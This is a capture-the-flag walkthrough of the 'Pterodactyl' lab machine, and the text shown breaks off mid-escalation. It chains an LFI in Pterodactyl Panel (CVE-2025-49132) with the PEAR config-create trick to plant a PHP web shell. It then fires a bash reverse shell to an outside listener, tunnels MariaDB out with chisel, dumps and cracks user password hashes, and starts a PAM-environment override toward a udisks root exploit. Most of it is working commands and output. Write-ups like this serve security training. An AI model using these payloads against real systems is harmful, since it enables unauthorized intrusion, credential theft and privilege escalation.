
Pterodactyl
User
IP=10.129.9.163
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-09 14:45 CET
# Nmap scan report for 10.129.9.163
# Host is up (0.032s latency).
#
# PORT   STATE SERVICE VERSION
# 22/tcp open  ssh     OpenSSH 9.6 (protocol 2.0)
# | ssh-hostkey:
# |   256 a3741ea3ad02140100e6abb4188416e0 (ECDSA)
# |_  256 65c833177ad6523d63c3e4a960642dcc (ED25519)
# 80/tcp open  http    nginx 1.21.5
# |_http-title: Did not follow redirect to http://pterodactyl.htb/
# |_http-server-header: nginx/1.21.5
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds


nmap -sU --min-rate=5000 -p- $IP
Exploring the web server
curl -I "http://10.129.9.163"
# HTTP/1.1 302 Moved Temporarily
# Server: nginx/1.21.5
# Date: Mon, 09 Feb 2026 13:42:13 GMT
# Content-Type: text/html
# Content-Length: 145
# Connection: keep-alive
# Location: http://pterodactyl.htb/
Let's look at the main site:

play.pterodactyl.htb doesn't have any web server on it. I also checked tcp/25565 which is the classic Minecraft Server port, but it's filtered so nothing there.
Going on the changelog we learn a bit more about the site, it's running a software called "MonitorLand", I cannot find anything about it online, so it's probably just custom software, though they integrated Pterodactyl Panel v1.11.10, that version is vulnerable to CVE-2025-49132, an Unauthenticated RCE. Though we currently do not have access to the panel.
Let's fuzz the site:
ffuf -c -w `fzf-wordlists` -u "http://pterodactyl.htb/FUZZ" -fs 202
# <SNIP>
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
# ________________________________________________
#
# .hta                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 34ms]
# .htpasswd               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 42ms]
# .htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 42ms]
# index.php               [Status: 200, Size: 1686, Words: 429, Lines: 55, Duration: 34ms]
# phpinfo.php             [Status: 200, Size: 73019, Words: 3592, Lines: 828, Duration: 35ms]
# :: Progress: [4750/4750] :: Job [1/1] :: 1204 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
phpinfo.php is literally echo phpinfo();, it leaks a lot of information though nothing immediately useful, we can note it's running php 8.4.8, there are no disabled_functions, thes ervice user is wwwrun, FPM is enabled, and that's about it. Let's do some fuzzing for vhosts:
ffuf -c -w `fzf-wordlists` -u "http://pterodactyl.htb/" -H "Host: FUZZ.pterodactyl.htb" -fs 145
#
#         /'___\  /'___\           /'___\
#        /\ \__/ /\ \__/  __  __  /\ \__/
#        \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
#         \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
#          \ \_\   \ \_\  \ \____/  \ \_\
#           \/_/    \/_/   \/___/    \/_/
#
#        v2.1.0
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://pterodactyl.htb/
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
#  :: Header           : Host: FUZZ.pterodactyl.htb
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
#  :: Filter           : Response size: 145
# ________________________________________________
#
# panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 460ms]
# :: Progress: [4989/4989] :: Job [1/1] :: 1250 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
We found the pterodactyl panel, let's access it:

Abusing an LFI to leaks the laravel APP_KEY
We can now exploit CVE-2025-49132, looking online for a payload we see an exploit-db entry, we dont really need all that script all that matters is the payload:
{taret}/locales/locale.json?locale=../../../pterodactyl&namespace=config/database
Let's try to access that page:

We found credentials for the database, though they don't work either for SSH or the pterodactyl login panel. Let's keep digigng this is a RCE vulnerability, we just need to understand how the payload works, I understand that is reading a file located at: ../../../pterodactyl/config/database.php, looking at the repo there is indeed a file there. There's other configs, app.php seems interesting let's try to read it:
http://panel.pterodactyl.htb/locales/locale.json?locale=../../config&namespace=app
Inside we find:
- key:
base64+Luk7P9o4hM+gl4UiMJqcbTSThY= - cipher:
AES-256-CBC
Since Pterodactyl is a Laravel application, this is pure gold, we can now sign our own JWT tokens and access the panel, this is a known RCE vector for Laravel applications.
We can use a tool developped by Synacktiv called laravel_crypto_killer to confirm that the key is valid:
curl -I http://panel.pterodactyl.htb/
# <SNIP>
# Set-Cookie: pterodactyl_session=eyJpdiI6InZ6UDcrTjZXcUpHd3V3aU5XWit5QWc9PSIsInZhbHVlIjoiQ0o4OTEyNytFb3QzWmNtd3g4cEw0OGdtR3JKRkthL0ZFZit3cmp1cUpsNjJlRVgwNm1SUTEyUXJHZDQ4T2lFelVqZXBjVUxUWk45YXlORHU3SDgzWmFkQ2J2VHJTNmRxenJJdHArT3NtRzhJNGVMVzliUmQ1ZmFDSVRKMGRXblIiLCJtYWMiOiJjZjM4MTc1ZGFmMWQwZThjMzhhNWY5NGFlNWIxM2FkYmMxOTc1NWM5ODY2MjdjMWNmZTZlOTY2YTE3NTQ1NzRkIiwidGFnIjoiIn0%3D; expires=Tue, 10 Feb 2026 07:15:44 GMT; Max-Age=43200; path=/; httponly; samesite=lax

./laravel-crypto-killer/laravel_crypto_killer.py decrypt -k "UaThTPQnUjrrK61o+Luk7P9o4hM+gl4UiMJqcbTSThY=" -v "eyJpdiI6InZ6UDcrTjZXcUpHd3V3aU5XWit5QWc9PSIsInZhbHVlIjoiQ0o4OTEyNytFb3QzWmNtd3g4cEw0OGdtR3JKRkthL0ZFZit3cmp1cUpsNjJlRVgwNm1SUTEyUXJHZDQ4T2lFelVqZXBjVUxUWk45YXlORHU3SDgzWmFkQ2J2VHJTNmRxenJJdHArT3NtRzhJNGVMVzliUmQ1ZmFDSVRKMGRXblIiLCJtYWMiOiJjZjM4MTc1ZGFmMWQwZThjMzhhNWY5NGFlNWIxM2FkYmMxOTc1NWM5ODY2MjdjMWNmZTZlOTY2YTE3NTQ1NzRkIiwidGFnIjoiIn0%3D"
# [+] Unciphered value identified!
# [*] Unciphered value
# F50b364286272092e99d4e35b0d24aa1c5982bb9|wizobh0g4r1rzSkrRbSKodggvw0LcijX9dbVljwz
# [*] Base64 encoded unciphered version
# B'ZjUwYjM2NDI4NjI3MjA5MmU5OWQ0ZTM1YjBkMjRhYTFjNTk4MmJiOXx3aXpvYmgwZzRyMXJ6U2tyUmJTS29kZ2d2dzBMY2lqWDlkYlZsand6Dw8PDw8PDw8PDw8PDw8P'
It works, but it seems like the cookies are not using any serialized PHP, so we won't be able to use the RCE vector. Instead we can focus on trying to get RCE trough the LFI we have, currently we only explored configs inside pterodactyl, and we are limited to .php files due to how the LFI works.
Abusing PEAR to gain RCE via LFI
We can try the PEAR Trick to gain RCE, it's a PHP feature with the pearcmd.php file, we can pass a payload and a filename to save it. The syntax is a bit cursed since PEAR saves it's config file as a serialized PHP, but it works!
I tested a bunch of payload, fighting trough URL encoding issues until I got this to work:
curl -g 'http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd&+config-create+/<?=system($_GET[1])?>+/tmp/pwn.php'
# CONFIGURATION (CHANNEL PEAR.PHP.NET):
# =====================================
# Auto-discover new Channels     auto_discover    <not set>
# Default Channel                default_channel  pear.php.net
# <SNIP>
# User Configuration File        Filename         /tmp/pwn.php
# System Configuration File      Filename         #no#system#config#
# Successfully created default configuration file "/tmp/pwn.php"
# <SNIP>
We now have a simple php web shell at /tmp/pwn.php, we can now try to call out it and pass a command via ?1=:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../tmp&namespace=pwn&1=id" | html2text
# #PEAR_Config 0.9 a:13:{s:7:"php_dir";s:31:"/uid=474(wwwrun) gid=477(www)
# groups=477(www) uid=474(wwwrun) gid=477(www) groups=477(www)/pear/php";s:8:
# <SNIP>
It works! Like I said, it's a bit cursed, but we don't care, let's try to get a reverse shell then:
export REVSHELL=`echo "bash -c 'bash -i >& /dev/tcp/10.10.14.191/4444 0>&1'" | jq -sRr @uri`
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../tmp&namespace=pwn&1=$REVSHELL"
Now looking at our listener:
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4444
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.129.9.163.
# Ncat: Connection from 10.129.9.163:37250.
# bash: cannot set terminal process group (1215): Inappropriate ioctl for device
# bash: no job control in this shell
wwwrun@pterodactyl:/var/www/pterodactyl/public> cd /home
wwwrun@pterodactyl:/home> ls
# ls
# headmonitor
# phileasfogg3
wwwrun@pterodactyl:/home> cd phileasfogg3
wwwrun@pterodactyl:/home/phileasfogg3> ls
# ls
# bin
# user.txt
Root
I started of with some enumeration, we cannot access headmonitor's home directory, phileasfogg3 doesn't have anything interesting, our current user wwwrun has a .bash_history that shows crontab, we have a cron job setup, though it's unprivileged and our current user is not a sudoers.
Looking at the open ports we can see the database of pterodactyl, let's forward it.
Forwarding MariaDB to get user credentials
We first need to upload chisel and reverse port forward the database port, I also forwarded the Redis, in case I wan't to look at it later.
./chisel client 10.10.14.191:12345 R:3306:127.0.0.1:3306 R:6379:127.0.0.1:6379 &
# [1] 24428
# 2026/02/09 22:17:58 client: Connecting to ws://10.10.14.191:12345
# 2026/02/09 22:17:58 client: Connected (Latency 31.979493ms)
disown
Our server:
./chisel server -p 12345 --reverse
# 2026/02/09 21:16:06 server: Reverse tunnelling enabled
# 2026/02/09 21:16:06 server: Fingerprint 900VvZFDRilsjFA3tY8CojgfWDE8NiS3ZuyH8bqyVjo=
# 2026/02/09 21:16:06 server: Listening on http://0.0.0.0:12345
# 2026/02/09 21:17:42 server: session#1: tun: proxy#R:3306=>3306: Listening
# 2026/02/09 21:17:42 server: session#1: tun: proxy#R:6379=>6379: Listening
Now we can connect to the database:
mysql -u pterodactyl -pPteraPanel -h 127.0.0.1 -P 3306 -D panel
# Reading table information for completion of table and column names
# You can turn off this feature to get a quicker startup with -A
#
# Welcome to the MariaDB monitor.  Commands end with ; or \g.
# Your MariaDB connection id is 1130
# Server version: 11.8.3-MariaDB MariaDB package
#
# Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
#
# Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
#
MariaDB [panel]> show databases;
# +--------------------+
# | Database           |
# +--------------------+
# | information_schema |
# | panel              |
# | test               |
# +--------------------+
# 3 rows in set (0.035 sec)

MariaDB [panel]> show tables;
# +-----------------------+
# | Tables_in_panel       |
# +-----------------------+
# | activity_log_subjects |
# | activity_logs         |
# | allocations           |
# | api_keys              |
# | api_logs              |
# | audit_logs            |
# | backups               |
# | database_hosts        |
# | databases             |
# | egg_mount             |
# | egg_variables         |
# | eggs                  |
# | failed_jobs           |
# | jobs                  |
# | locations             |
# | migrations            |
# | mount_node            |
# | mount_server          |
# | mounts                |
# | nests                 |
# | nodes                 |
# | notifications         |
# | password_resets       |
# | recovery_tokens       |
# | schedules             |
# | server_transfers      |
# | server_variables      |
# | servers               |
# | sessions              |
# | settings              |
# | subusers              |
# | tasks                 |
# | tasks_log             |
# | user_ssh_keys         |
# | users                 |
# +-----------------------+
# 35 rows in set (0.035 sec)

MariaDB [panel]> select username,email,password from users;
# +--------------+------------------------------+--------------------------------------------------------------+
# | username     | email                        | password                                                     |
# +--------------+------------------------------+--------------------------------------------------------------+
# | headmonitor  | headmonitor@pterodactyl.htb  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
# | phileasfogg3 | phileasfogg3@pterodactyl.htb | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
# +--------------+------------------------------+--------------------------------------------------------------+
That seems like bcrypt, let's attempt to crack them, this can take some time, starting with phileasfogg3:
hashcat -m 3200 hash.txt `fzf-wordlists`
# $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx
#
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
# Hash.Target......: $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLz...vGC9Pi
# Time.Started.....: Mon Feb  9 21:35:06 2026 (4 mins, 38 secs)
# Time.Estimated...: Mon Feb  9 21:39:44 2026 (0 secs)
# Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
# Guess.Base.......: File (/Users/phil/Documents/3Programs/SecLists/Passwords/Leaked-Databases/rockyou.txt)
# Guess.Queue......: 1/1 (100.00%)
# Speed.#01........:       50 H/s (68.79ms) @ Accel:1 Loops:32 Thr:8 Vec:1
# Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
# Progress.........: 14000/14344383 (0.10%)
# Rejected.........: 0/14000 (0.00%)
# Restore.Point....: 13888/14344383 (0.10%)
# Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
# Candidate.Engine.: Device Generator
# Candidates.#01...: 010188 -> 030393
# Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
# Hardware.Mon.#01.: Util: 99% Pwr:1114mW
#
# Started: Mon Feb  9 21:35:03 2026
# Stopped: Mon Feb  9 21:39:45 2026
Ok let's try two things, first is this the SSH password?
ssh phileasfogg3@pterodactyl.htb
# (phileasfogg3@pterodactyl.htb) Password:
# Have a lot of fun...
# Last login: Mon Feb 9 23:21:02 2026 from 10.10.14.191
phileasfogg3@pterodactyl:~>
Yes! And second, is this the pterodactyl panel password even if we have access to the DB and the sources, it's worth it to check we can gain extra info, or new targets of attack:

And indeed! Though there's nothing interesting, let's focus on our new SSH access. This is an OpenSUSE machine, I got to say I'm a bit disoriented:
cat /etc/os-release
# NAME="openSUSE Leap"
# VERSION="15.6"

sudo -l
# [sudo] password for phileasfogg3:
# Matching Defaults entries for phileasfogg3 on pterodactyl:
#     always_set_home, env_reset, env_keep="LANG LC_ADDRESS LC_CTYPE LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY
#     LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS XDG_SESSION_COOKIE", !insults,
#     secure_path=/usr/sbin\:/usr/bin\:/sbin\:/bin, targetpw
#
# User phileasfogg3 may run the following commands on pterodactyl:
#     (ALL) ALL
sudo su
# [sudo] password for root:
# sudo: a password is required
Ok this is weird, but looking at the config of the sudoers we notice the targetpw option, this means that trying to run something as someone else require their password instead, essentially making any form of privilege escalation impossible, unless we get their password.
I feel like focusing on the headmonitor user is the way to go, let's see if there's any user specific files or processes running:
find / -user headmonitor -exec ls -ldb {} \; 2>/dev/null
# drwxr-x--- 1 headmonitor users 140 Dec 31 17:29 /home/headmonitor
# drwx------ 1 headmonitor users 0 Mar 15  2022 /home/headmonitor/.cache
# drwx------ 1 headmonitor users 0 Mar 15  2022 /home/headmonitor/.config
# drwxr-xr-x 1 headmonitor users 0 Mar 15  2022 /home/headmonitor/.fonts
# drwx------ 1 headmonitor users 0 Mar 15  2022 /home/headmonitor/.local
# drwxr-xr-x 1 headmonitor users 0 Mar 15  2022 /home/headmonitor/bin
# -rw-r--r-- 1 headmonitor users 1177 Aug 22  2024 /home/headmonitor/.bashrc
# -rw-r--r-- 1 headmonitor users 1028 Aug 22  2024 /home/headmonitor/.profile
# -rw-r--r-- 1 headmonitor users 1637 Apr  9  2018 /home/headmonitor/.emacs
# -rw-r--r-- 1 headmonitor users 861 Apr  9  2018 /home/headmonitor/.inputrc
# -rw-rw---- 1 headmonitor mail 0 Nov  7 15:54 /var/spool/mail/headmonitor
# -rw-r--r-- 1 headmonitor 476 255 Nov 15  2024 /var/www/pterodactyl/.editorconfig
# -rw-r--r-- 1 headmonitor 476 892 Nov 15  2024 /var/www/pterodactyl/.env.example
# -rw-r--r-- 1 headmonitor 476 89 Nov 15  2024 /var/www/pterodactyl/.eslintignore
# -rw-r--r-- 1 headmonitor 476 1840 Nov 15  2024 /var/www/pterodactyl/.eslintrc.js
# -rw-r--r-- 1 headmonitor 476 517 Nov 15  2024 /var/www/pterodactyl/.gitignore
# -rw-r--r-- 1 headmonitor 476 140 Nov 15  2024 /var/www/pterodactyl/.prettierrc.json

ls -la /var/spool/mail/
# total 4
# drwxrwxrwt 1 root         root  46 Nov  7 18:41 .
# drwxr-xr-x 1 root         root 108 Sep 12 23:10 ..
# -rw-rw---- 1 headmonitor  mail   0 Nov  7 15:54 headmonitor
# -rw-rw---- 1 phileasfogg3 mail 960 Dec 29 15:58 phileasfogg3

cat /var/spool/mail/phileasfogg3
# From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
# Delivered-To: phileasfogg3@pterodactyl
# Received: by pterodactyl (Postfix, from userid 0)
# id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
# From: headmonitor headmonitor@pterodactyl
# To: All Users all@pterodactyl
# Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
# Message-ID: 202511070915.headmonitor@pterodactyl
# Date: Fri, 07 Nov 2025 09:15:00 +0100
# MIME-Version: 1.0
# Content-Type: text/plain; charset="utf-8"
# Content-Transfer-Encoding: 7bit
#
# Attention all users,
#
# Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.
#
# Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system logs and apply pending updates.
#
# Report any signs of compromise immediately to headmonitor@pterodactyl.htb
#
# — HeadMonitor
# System Administrator
Privilege escalation Chain
Looking online for that date + the udisk: "Fri, 07 Nov 2025 udisk CVE" I got multiple results for CVE-2025-6019:

After digging around the slop sites, I found the openwall advisory
The vulnerability seems to be a LPE for OpenSUSE Leap 15.
There's a quirk:
- CVE-2025-6019 is a
allow_activeuser privEsc as root (allow_activerefers to a user who's session is real, they are in front of their machine with a graphical interface. This is not the case with SSH where these sessions are consideredallow_any, a sort of "inactive" session) - We can chain the prior with CVE-2025-6018 (introduced in the same email), to get a generic privEsc to root without any session requirements.
So we need to go from: unprivileged > allow_active > root.
Elevate our current session as phileasfogg3 (CVE-2025-6018)
I'm following the exact steps of the advisory, first let's check the polkit config, to find a accurate way of telling if our user if active or not:
cat /usr/share/polkit-1/actions/org.freedesktop.login1.policy
# <SNIP>
#  <action id="org.freedesktop.login1.reboot">
#                 <description gettext-domain="systemd">Reboot the system</description>
#                 <message gettext-domain="systemd">Authentication is required to reboot the system.</message>
#                 <defaults>
#                         <allow_any>auth_admin_keep</allow_any>
#                         <allow_inactive>auth_admin_keep</allow_inactive>
#                         <allow_active>yes</allow_active>
# <SNIP>
This is a pretty logical one, if we are in an active session, we should have the right to reboot the system, so if we check our privilege right now it should fail:
gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot
# ('challenge',)
In this case challenge means we are not allowed to reboot. Perfect let's now alter our PAM config, I have not digged into this too much since it's not part of this current CVE, but they cite a similar work by Jann Horn in systemd (CVE-2019-3842):
{ echo 'XDG_SEAT OVERRIDE=seat0'; echo 'XDG_VTNR OVERRIDE=1'; } > .pam_environment
exit
Now SSH back in and check our reboot privileges again:
